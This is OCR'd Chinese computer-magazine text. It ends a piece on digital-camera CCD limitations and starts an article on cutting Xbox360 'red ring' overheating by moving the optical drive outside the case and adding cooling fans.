
解决方案：无论何种机型我们都可以用两次拍摄合成的办法来达到跟Super CCD HR相同的效果。方法是将相机设置成光圈包围曝光模式，曝光偏移量设定为±2EV，然后将相机固定在脚架上进行拍摄(确保图像没有位移)。最后将获得的三张图片在Photoshop中进行叠加处理即可。对于没有包围曝光模式的相机，只要保持拍摄位置不变，手动增减曝光补偿参数后连续拍摄即可。

选购要点：一定要选择带曝光补偿的机型，如果这个功能都没有的相机，那完全不用考虑！当然，为了获得最好的定位效果，杜绝三次拍摄中的位移，最好是选择有包围曝光模式的相机。包围曝光模式的英文为Bracket Exposure或者Auto Bracketing。



12


▲即使所谓的富士Super CCD HR（超高感度Super CCD）也比不上闪光灯有效兼顾蓝天白云和MM漂亮脸蛋的效果佳。



13

▲常见CCD面积对比示意图

▼富士Super CCD HR超高感度和超大动态范围感光元件的成像效果对比图



14

小黄花“离奇失踪案件”

现象说明：这个情况也许你并没有太在意过，那就是当你拿着数码相机拍摄草原景色时，明明当时看到的黄花漫天遍地的动人景象，但等回家放到电脑上一看，却总是没有那种气势磅礴的感觉了。问题在哪儿呢？问题出在，有好多黄花不见了！

出现这个问题的罪魁祸首正是CCD采用滤色镜获得色彩这种设计模式。由于普通CCD只有一层感光元件，因此采用RGB滤镜来分辨和合成像素色彩，由于绿色像素占据50%的像素，而合成黄色的红色像素却只有25%。这样，在进行插值运算整个图像时，黄色表现总是有点丢三落四，尤其是像素数低的机型，这种情况就更明显了。再加上数码相机毕竟是由有限的像素点阵排列成像的，分配到远处的每朵黄花“头上”的像素也经常“丢三落四”，有时远景的黄花甚至分配不到1个像素！因此黄花丢失的悬案就必然时有发生了。好在，我们现在的相机都有800万像素，这种情况稍有改善。

解决方案：购买超过500万高像素的数码相机。

大广角何在，大光圈何在

现象说明：把数码相机做到长焦应该说厂商已经熟练无比了，但要想获得大广角和大光圈却一直很难。数码相机走过这么多年了，最大光圈也就F1.8，最大广角也就24mm，与单反镜头相比实在不算什么本事。而这两个指标都不能实现突破的关键因素之一，也是因为消费类数码相机的CCD尺寸太小。

首先，由于CCD尺寸小导致相机本身很小巧，镜头受机身限制也很难做大。而大光圈和大广角镜头要小型化是很难的，前面提到的实现F1.8光圈的Olympus C5050和24mm超大广角的Ricoh GX100，其镜头口径本身可都不小。而且，即使实现了大广角，如此紧凑的设计也很难保证广角镜头的成像素质，实际上绝大多数数码相机的广角都存在很大的桶形失真。


解决方案：有不少消费相机厂商都提供外接的增距镜或者广角镜头来拓展相机的焦段，不过这些扩展镜头都是单独针对一款相机设计的，即使同一品牌不同型号的机型也不能通用，所以我们必须认准型号购买。

CCD对于数码相机而言，可谓成像优劣的第一个保障，虽然它的本身存在各种各样的问题，但随着技术进步，其整体性能还是在向着越来越完善的方向发展。当然，Foven X3更加类似胶片成像原理的CCD结构更能发挥数码技术的优势，应该是未来CCD发展的一个方向，如果能解决好成本和产品生产环节的良品率问题，即使做成小型化CCD，也会有很大的优势。让我们拭目以待这个技术的发展吧。

CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn



珍爱游戏 远离三红

30元改造Xbox360的散热系统

Tag Xbox360、三红、微软、散热 〉 游戏、游戏机 〉 应用、改造 〉 硬件

策划/《电脑爱好者》编辑部 监制/um 撰稿/um Alucard

"三红"是国内Xbox360游戏论坛中出现最频繁的一个词，自从微软在2005年底发布了Xbox360游戏机以来，由于过分注重外形设计，内部散热系统无法满足显卡的需要，显示芯片长期在高温下工作，最终导致脱焊或虚焊，这时机身前面板的指示灯就会亮起三个红灯报警，简称为"三红"。

对于微软正式发布并销售的国家，例如美国、日本等，Xbox360出现故障的话可以到售后服务部门享受保修或保换服务，但是对于国内买水货的玩家们来说，由于绝大多数都对Xbox360进行过拆解及刷新Firmware（刷机）操作，所以即使花费数百元把机器寄到原销售地点（美国、日本等）的售后部门，也得不到任何保修服务，只能自认倒霉。

为了避免自己的爱机随时可能"浮云"的危险，玩家们想出了各种各样的方法来给Xbox360加强散热，甚至在部分销售Xbox360的店里，外置辅助风扇成为标配附件，与主机捆绑销售。还有人利用PS2游戏机里面的小型涡轮风扇，改装后安装在Xbox360里面。至于像安装水冷散热器、调节主机风扇转速、更换纯铜散热片等等方法更是层出不穷，不过这些方法要么花费昂贵，要么散热效果仍然不理想，有没有比较便宜效果又好的方法呢？

红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn


从PC的角度改造——暴力散热

按照微软的设计思路，Xbox360通过机箱的两个风扇从内向外抽风，内部通过导风管形成风道，使空气由CPU和显示芯片的散热片中流过，从而起到散热作用。但问题在于，这机箱风扇的风力不足以把显示芯片和CPU的散热片温度降得比较低，充其量也就是能勉强维持工作，所以就出现了那么多三红的Xbox360，都是因为芯片过热。

网上关于芯片过热导致虚焊脱焊的说法有许多种，有的说是为了环保采用无铅焊接锡，因此焊锡的熔点比普通焊锡要低；有的说是显示芯片在高温下工作，突然关机后芯片和主板的热胀冷缩幅度不一致导致。不管是因为无铅焊锡还是热胀冷缩，归根结底的问题还是散热不良，只要显示芯片温度降下来了，无论怎样也不会脱焊虚焊的。

没改造之前，我们把Xbox360拆开后玩了1小时游戏，然后用手摸摸显示芯片的散热片——当时就决定在没有改造散热之前不开机了，因为显卡散热片烫得放不住手，最多只能摸1秒钟，这种工作温度肯定会出问题。另外，光驱就放在显示芯片散热片的上面，游戏玩久了也非常热，有人说玩完游戏光盘拿出来都是烫的，恐怕跟这个不无关系，时间长了对光驱寿命肯定有影响。





光驱外置，留出足够的改造空间


现在网上对于Xbox360的改造，无论是散热片前端加个小涡轮风扇还是水冷，都是在不破坏Xbox360外观的前提下进行的。也正是因为这个原因，在空间已经极为有限的内部所能进行的改造，手段同样非常有限。那为什么不换一种思路呢？Xbox360的硬件设计和PC非常接近，而绝大多数PC都是通过风冷来解决散热问题的，目前还没有出现非水冷不可的硬件。既然Xbox360散热不良，那就加风扇好了，美学中有一种叫做暴力美学，密码破解中有一种叫做暴力破解。同样，为追求散热效果而不惜牺牲其他的散热应该叫做暴力散热——谁都不想再增加Xbox360的噪音，但是和主机的寿命比起来，这些问题就都可以容忍了。

由于Xbox360内部空间非常狭小，基本没什么地方给显示芯片的散热片加风扇了，所以只好把光驱拿出来外置，这样问题的关键——显示芯片散热就有了充足的发挥空间。接下来光驱外置有两个问题：一是连线太短，包括SATA数据线和电源线；二是拿出来后外观问题如何解决，谁也不愿意整天面对开膛破肚的Xbox360玩游戏。

利用大众化和简单的东西解决问题

按照显示芯片和CPU散热片的大小，挑选了两个风扇，分别是80mm和50mm的。其实显示芯片散热片的尺寸是70mm×90mm，80mm风扇放上去有些大，不过70mm的风扇没找到风量大且静音的，而90mm的风扇又实在太大了。CPU散热片用50mm风扇正好，固定时只需要用合适的螺丝钉直接拧在散热片上（CPU风扇底部的2个螺丝钉不好拧就算了，只要上面2个能把风扇固定住就行）。

小提示：显示芯片散热片的风扇安装位置



因为风扇是紧贴着散热片安装的，风扇轴心位置是无风区，所以一定要按图中的位置安装，以保证风力充足的区域能正对散热片下面的显示芯片。如果把风扇安装在散热片正中的话，会发现散热片两端都是凉的，但中间还是很热。

小提示：Intel 38度Xbox机箱

有条件的话，还可以在Xbox360机箱上打一个直径80mm的孔，正对这个风扇。然后在风扇和散热片之间安装一个80mm转60mm的风扇转接罩，不但可以把80mm的风扇完全固定在散热片上，而且由于风扇和散热片之间拉开了一段距离，无风区也能大大减少。同时，转接罩的高度是15mm，再加上风扇的话，正好可以直接从机箱外吸风，也就是类似Intel 38度机箱规范的设计。


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn


风扇取电 光驱帮忙

风扇装好之后就是取电问题，考虑过很多地方，最后选择光驱的电源线。因为主机电源是一体的插接件，不好引出线来，而直接在主板上焊东西又比较危险。此外，机箱的两个风扇工作电压是5V，而加装的两个风扇都是12V，机箱风扇的插头也不能用来取电。

从网上可以查到Xbox360的光驱电源接口针脚定义，10针和12针都可以提供12V电压，这两个风扇的功率很小，对光驱不会有任何影响。为了能把光驱外置，光驱的电源线和数据线都要比较长才行。数据线好办，电子市场里3块钱1根（40cm）随便买，要想买更长一点的可以去淘宝上搜，有很多，这里用的是60cm长的Foxconn线。而电源线只能自己做，导线好办，主要是那两个双排12针